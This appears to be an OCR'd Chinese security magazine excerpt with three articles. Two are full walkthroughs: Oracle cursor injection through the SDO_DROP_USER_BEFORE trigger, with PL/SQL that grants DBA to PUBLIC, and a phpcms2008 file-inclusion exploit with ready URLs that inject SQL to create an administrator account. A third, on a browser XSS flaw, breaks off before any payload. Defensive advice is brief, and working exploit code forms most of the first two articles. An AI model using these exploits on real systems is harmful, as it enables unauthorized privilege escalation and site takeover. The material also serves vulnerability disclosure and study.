


图 1　SYS.LT.MERGEWORKSPACE 注入

SDO_DROP_USER_BEFORE 触发器 SQL 注入漏洞的利用

LT.MERGEWORKSPACE 属于 SYS 用户，所以 DBMS_SQL.EXECUTE 执行时以 SYS 权限执行，语句 "GRANT DBA TO TEST" 才能顺利执行。如果存在 SQL 注入的对象不属于 SYS 等 DBA 用户呢，是否游标注入就失效了呢？其实并不尽然，关键看该用户具有什么权限，MDSYS.SDO_DROP_ USER_BEFORE 就是一个例子。

SDO_DROP_USER_BEFORE 触发器属于 MDSYS 用户，触发器的主体如图 2。"dictionary_obj_name" 是用户将要 drop 的对象名，这儿的 "对象" 未进行任何过滤和限制，可以是任何信息，存在 SQL 注入漏洞，因此攻击者可以在这儿插入 SQL 语句。




图 2　SDO_DROP_USER_BEFORE 触发器

MDSYS 并不是 DBA 角色，无法直接提升权限，但我们可以利用 MDSYS 拥有的 Create Any Trigger 的系统权限来间接完成。利用这个权限，在 System 模式下创建一个 "BEFORE INSERT" 的辅助触发器，Public 角色再往某个表中插入数据来触发该辅助触发器。因此必须找到 Public 角色可以插入数据的表，比如 SYSTEM.OL$。在这个表上创建 "BEFORE INSERT" 触发器，利用该触发器完成将 Public 角色授予 DBA 权限，代码如下：

```
SQL> SET SERVEROUTPUT ON
SQL> DECLARE
2 MY_CURSOR NUMBER;
3 RESULT NUMBER;
4 BEGIN
5 MY_CURSOR := DBMS_SQL.OPEN_CURSOR;
6 DBMS_SQL.PARSE(MY_CURSOR,'declare pragma
autonomous_transaction;
7 begin DBMS_OUTPUT.PUT_LINE(''EXECUTING FROM
SDO_DROP_USER_BEFORE!!!'');
8 execute immediate ''create or replace trigger system. WHOPPEE
before insert on system.OL$ DECLARE msg VARCHAR2(30); BEGIN
null;
9 dbms_output.put_line(''''In the trigger'''');
10 EXECUTE IMMEDIATE ''''DECLARE PRAGMA
AUTONOMOUS_TRANSACTION; BEGIN EXECUTE IMMEDIATE
''''''''GRANT DBA TO PUBLIC''''''''; END; ''''; end WHOPPEE;'';
11 commit;end;',0);
12 DBMS_OUTPUT.PUT_LINE('Cursor value is :' || MY_
CURSOR);
13 END;
14 /
```

执行上述代码，得到 Cursor value 为 3。

```
SQL> DROP USER "'||CHR(DBMS_SQL.EXECUTE(3))||'";
EXECUTING FROM SDO_DROP_USER_BEFORE!!!
DROP USER "'||CHR(DBMS_SQL.EXECUTE(3))||'"
```

从输出的信息 "EXECUTING FROM SDO_DROP_USER_BEFORE!!!"，可以看出，我们的 SQL 语句被正确执行了。WHOPPEE 触发器已经在 SYSTEM.OL$表上创建完成。现在我们可以通过 INSERT 来出发这个触发器：

```
SQL> INSERT INTO SYSTEM.OL$ (OL_NAME) VALUES
('OWNED!');
```

这样 Public 角色就拥有了 DBA 权限，如图 3。





图 3　SDO_DROP_USER_BEFORE 漏洞的游标注入

这样，SDO_DROP_USER_BEFORE 触发器的漏洞就可以被没有 Create Procedure 权限的用户利用了！

防范方法

游标注入，最核心的是利用了 SYS.DBMS_SQL 程序包执行权限被授予了 Public 角色，要防范游标注入，大家想到的自然就是取消 Public 角色对 DBMS_SQL 的执行权限，但有 170 个对象依赖于 DBMS_SQL，这么做可能导致大量的这种关系无效，因此最彻底的方法还是安装补丁，将 SYS.LT.MERGEWORKSPACE 和 MDSYS. SDO_DROP_USER_BEFORE 的 SQL 注入漏洞修补掉。

前置知识：无
关键词：phpcms、本地文件、漏洞



phpcms2008 本地文件包含漏洞利用与防御

文 逍遥过客

漏洞和利用方式的发现者是 oldjun， 他的博客地址是 www.oldjun.com。

phpcms 是一个被广泛应用的 cms 系统，国内很多网站都是基于 phpcms 构建的，其中不乏一些知名网站。不过最近网上爆出了一个 phpcms2008 的本地文件包含漏洞，利用此漏洞可以执行任意 SQL 语句，从而控制整个网站。

下面就来看具体的漏洞成因，在 wap/index.php 的第 11 行有如下代码：

```
……
$action = isset($action) && !empty($action) ? $action : 'index';
                                    //若 action 参数为空，则
$action 赋值为 index，否则赋值为 action 参数
if($action)
{
    include './include/'.$action.'.inc.php';
                                    //可包含文件的后缀必须是 inc.php
}
……
```

程序先判断 action 参数是否有值，如果没有，就初始化 action 变量为 index， 显然我们可以通过 get 方式将 action 变量修改为我们需要的值。但是 include 句限制包含的文件后缀名只能是 inc.php，平时我们通过修改 phpWebshell 的后缀名为 jpg 后再上传包含的方法是不能用的。不过 oldjun 给出了另外的利用方法，看代码：

```
formguide/admin/include/fields/datetime/field_add.inc.php
<?php
if($dateformat == 'date')
{
    $sql = "ALTER TABLE `$tablename` ADD `$field` DATE
NOT NULL DEFAULT '0000-00-00'";
}
elseif($dateformat == 'datetime')
{
elseif($dateformat == 'int')
{
    if($format)
    $sql = "ALTER TABLE `$tablename` ADD `$field` INT
UNSIGNED NOT NULL DEFAULT '0'";
}
$db->query($sql);
?>
```

若 dateformat 没有被赋值，则 SQL 相当于没有初始化，通过包含 formguide/admin/include/fields/datetime /field_add.inc.php 此文件，同时给 sql 赋值为我们想执行的 sql 语句，就可以触发漏洞，执行任意命令。我们可以通过执行 sql 命令将自己添加为管理员。

要利用此漏洞，我们需要先注册一个用户，并记下 userid。注册的过程就不细说了，获取自己的 userid 可以通过如下方式：登录后，访问"member/list. php?modelid=10"，注意将 modelid 修改为适当的值。然后翻到最后一页即可看到自己的 userid。


然后我们需要用到 opera 浏览器，因为 opera 可以浏览 wap 网页。用 opera 浏览器依次访问：

```
1. http://127.0.0.1/phpcms/wap/index.php?action=../../formguide/admin/include/fields/datetime/field_add&sql=UPDATE phpcms_member SET groupid=1 where userid=123        （将 userid 修改为自己的）
2. http://127.0.0.1/phpcms/wap/index.php?action=../../formguide/admin/include/fields/datetime/field_add&sql=UPDATE phpcms_member_cache SET groupid=1 where userid=123
（同样将 userid 修改为自己的）
3. http://127.0.0.1/phpcms/wap/index.php?action=../../formguide/admin/include/fields/datetime/field_add&sql=INSERT INTO phpcms_admin (userid,username,allowmultilogin,alloweditpassword) values(123,123456,1,1)    （将 123 修改为自己的 userid,123456 改为注册时的用户名）
4. http://127.0.0.1/phpcms/wap/index.php?action=../../formguide/admin/include/fields/datetime/field_add&sql=INSERT INTO phpcms_admin_role (userid,roleid) values(88,1)        （88 修改为 userid）
```

这时我们自己就成为管理员了，访问 admin/,输入用户名密码，成功登录后台。

官方针对此漏洞已经发布了补丁 地址是：http://download.phpcms.cn/phpcms2008sp4/phpcms2008_patch_utf8_100910.zip 直接覆盖安装即可。

这个漏洞给我们提供一个利用 php 包含漏洞的新思路，那就是结合变量未初始化漏洞来执行任意 sql 语句！这种漏洞更加隐蔽，但危害也更大！将两种漏洞结合起来利用也将会是今后的发展方向。



前置知识：无
关键词：迅雷 155，浏览器、XXS

迅雷 155 浏览器本地域 XSS 漏洞

文/图 爱无言

迅雷 155 浏览器是迅雷公司开发的一款集成了迷你迅雷软件的网页浏览器软件，这款浏览器在使用上与普通的浏览器软件并没有什么特别的地方，不过，当你面对一个下载链接的时候，该浏览器会自动调用自身集成的迷你迅雷来帮助你实现下载，这对于那些不想在自己计算机上安装过多软件的朋友来说确实是一个不错的选择。

不过，这款浏览器在设计上还是犯了一个很多浏览器都有过的错误，请读者看下面的图片，如图 1 所示。




图 1

如果我们使用迅雷 155 浏览器访问过一些网站后，当我们再次运行迅雷 155 浏览器的时候，迅雷 155 浏览器就会自动将上一次访问过的网站中的标题内容显示在浏览器当中。

这里所谓的“网站的标题内容”就是在网站首页代码中位于“title”标签中的内容，举个例子来说，如果某个网站的首页代码如下：

```
<head>
<meta http-equiv="Content-Type" content="text/html;
charset=gb2312" />
<title>xxxx 网</title>
<meta name="keywords" content="xx 网">
<meta name="description" content="xx 网">
```

上述代码中的位于“<title>”和“</title>”之间的内容就是所谓的“网站的标题内容”。迅雷 155 浏览器会记录下所有你访问过网站的这部分内容，然后在你下次运行浏览器的时候显示出来。

这种设计是很多浏览器都曾采用的方式，目的就是为了方便浏览器用户在下次使用浏览器的时候能够很方便的打开上一次曾访问过的网站。

